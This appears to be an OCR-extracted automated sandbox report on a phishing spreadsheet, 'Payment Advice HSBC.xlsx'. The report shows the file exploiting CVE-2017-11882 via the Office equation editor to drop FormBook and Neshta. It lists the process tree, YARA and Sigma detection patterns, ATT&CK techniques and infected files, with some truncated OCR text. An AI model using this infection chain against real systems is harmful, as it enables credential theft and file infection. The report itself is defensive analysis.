ID: 528781
Sample Name: Payment Advice HSBC.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:04:13
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Payment Advice HSBC.xlsx

Overview


General Information

Sample Name:	Payment Advice HSBC.xlsx
Analysis ID:	528781
MD5:	e8e4ccc6201dd1…
SHA1:	f73a1fd7b0aea60..
SHA256:	f1da130d39c64d9.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook Neshta

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Neshta
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Infects executable files (exe, dll, sys…
- Drops PE files with a suspicious file…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2688 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 3020 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1624 cmdline: "C:\Users\Public\vbc.exe" MD5: 748F5D75A9F4C4026CC14E46BAFF0BB3)
    - vbc.exe (PID: 2576 cmdline: C:\Users\Public\vbc.exe MD5: 748F5D75A9F4C4026CC14E46BAFF0BB3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateCore.exe	SUSP_Unsigned_GoogleUpdate	Detects suspicious unsigned GoogleUpdate.exe	Florian Roth	• 0x30d81:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ...
C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe	SUSP_Unsigned_GoogleUpdate	Detects suspicious unsigned GoogleUpdate.exe	Florian Roth	• 0x58385:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ...
C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler.exe	SUSP_Unsigned_GoogleUpdate	Detects suspicious unsigned GoogleUpdate.exe	Florian Roth	• 0x42d85:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ...
C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdate.exe	SUSP_Unsigned_GoogleUpdate	Detects suspicious unsigned GoogleUpdate.exe	Florian Roth	• 0x16ac9:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0

Source	Rule	Description	Author	Strings
				0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x16de1:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x170c5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x173bd:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x176b5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x179c1:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x17cb5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x17fb5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 5 5 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x182bd:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x185ad:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x1889d:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x18b8d:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x18e99:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x191ad:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x194b1:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x197b5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x19aad:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x19dc1:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x1a0b9:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 0 0 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6 D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 0 0 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ...

Source	Rule	Description	Author	Strings
				• 0x1a3a1:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ... • 0x1a6b5:$ac1: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 47 00 6F 00 6F 00 67 00 6C 00 65 00 55 00 70 00 64 00 61 00 74 00 65 00 2E 00 65 00 78 ...

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x27488:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x27812:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa725:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xa211:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xa827:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xa99f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2822a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x948c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x28fa2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xfc17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x10cba:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0xcb49:$sqlite3step: 68 34 1C 7B E1 • 0xcc5c:$sqlite3step: 68 34 1C 7B E1 • 0xcb78:$sqlite3text: 68 38 2A 90 C5 • 0xcc9d:$sqlite3text: 68 38 2A 90 C5 • 0xcb8b:$sqlite3blob: 68 53 D8 7F 8C • 0xccb3:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000000.469402863.0000000000400000.00000040.00000001.sdmp	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
00000005.00000000.466923037.0000000000400000.00000040.00000001.sdmp	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.15.raw.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
5.0.vbc.exe.400000.9.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
5.0.vbc.exe.400000.17.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
5.0.vbc.exe.400000.7.raw.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.9.raw.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 1 5 FF 15 34
Click to see the 14 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Spreading:

Yara detected Neshta

Infects executable files (exe, dll, sys, html)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Yara detected Neshta

Infects executable files (exe, dll, sys, html)

Drops PE files with a suspicious file extension

Drops executable to a common third party application directory

Boot Survival:

Yara detected Neshta

Creates an undocumented autostart registry key

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Neshta

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Valid Accounts	Exploitation for Client Execution 1 2	Registry Run Keys / Startup Folder 1	Process Injection 1 1 1	Masquerading 3 3 1	Input Capture 1 1	System Time Discovery 1	Taint Shared Content 1	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Ea Ins Ne Co
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Ex Re Ca
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Ex Tra Lo
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SII Sw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma De Co
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 4	Cached Domain Credentials	File and Directory Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja De Se

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Ro Ac


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Advice HSBC.xlsx	34%	Virustotal		Browse
Payment Advice HSBC.xlsx	32%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Browser\WCChromeExtn\WCChromeNativeMessagingHost.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Au3Info_x64.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Au3Info.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Aut2Exe\upx.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\32BitMAPIBroker.exe	100%	Joe Sandbox ML		
C:\MSOCache\All Users\{90140000-0115-0409-1000-0000000FF1CE}-C\dwtrig20.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\ADelRCP.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\wow_helper.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe_x64.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\64BitMAPIBroker.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroTextExtractor.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\arh.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\FullTrustNotifier.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\reader_sl.exe	100%	Joe Sandbox ML		
C:\MSOCache\All Users\{90140000-003D-0000-1000-0000000FF1CE}-C\ose.exe	100%	Joe Sandbox ML		
